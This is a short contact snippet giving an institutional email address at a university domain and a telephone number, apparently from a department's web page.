ice@aiub.edu

☎ 01630-665666